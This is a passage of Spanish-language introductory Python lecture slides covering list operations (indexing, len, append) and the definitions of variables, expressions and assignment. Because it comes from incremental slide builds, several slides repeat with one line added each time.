- ▶ `c[i]` accede o devuelve el elemento con índice `i` de la lista.
- ▶ `len(c)` devuelve la longitud de la lista.
- ▶ `c.append(x)` agrega el elemento `x` al final de la lista `c`.
- ▶ Y muchas operaciones más que iremos viendo.

Variables, expresiones y asignaciones

Una *variable* es una dirección de memoria que almacena un valor.

Variables, expresiones y asignaciones

Una *variable* es una dirección de memoria que almacena un valor.

Una *expresión* es una combinación de variables, valores y operadores.

Variables, expresiones y asignaciones

Una *variable* es una dirección de memoria que almacena un valor.

Una *expresión* es una combinación de variables, valores y operadores.

Una *asignación* es una instrucción que guarda en una variable una expresión.

Variables, expresiones y asignaciones

Una *variable* es una dirección de memoria que almacena un valor.

Una *expresión* es una combinación de variables, valores y operadores.

Una *asignación* es una instrucción que guarda en una variable una expresión.

► $b = 3$ asigna a la variable b el valor 3.

Variables, expresiones y asignaciones

Una *variable* es una dirección de memoria que almacena un valor.

Una *expresión* es una combinación de variables, valores y operadores.

Una *asignación* es una instrucción que guarda en una variable una expresión.

- ▶ $b = 3$ asigna a la variable b el valor 3.
- ▶ $1+1$ es una expresión que da como resultado 2.

Variables, expresiones y asignaciones

Una *variable* es una dirección de memoria que almacena un valor.

Una *expresión* es una combinación de variables, valores y operadores.

Una *asignación* es una instrucción que guarda en una variable una expresión.

- ▶ `b = 3` asigna a la variable `b` el valor 3.
- ▶ `1+1` es una expresión que da como resultado 2.
- ▶ `long = len([1,3,'a'])` asigna a la variable `long` la longitud de la lista `[1,3,'a']`

Asignación: `variable = expresión`.

A codeatr!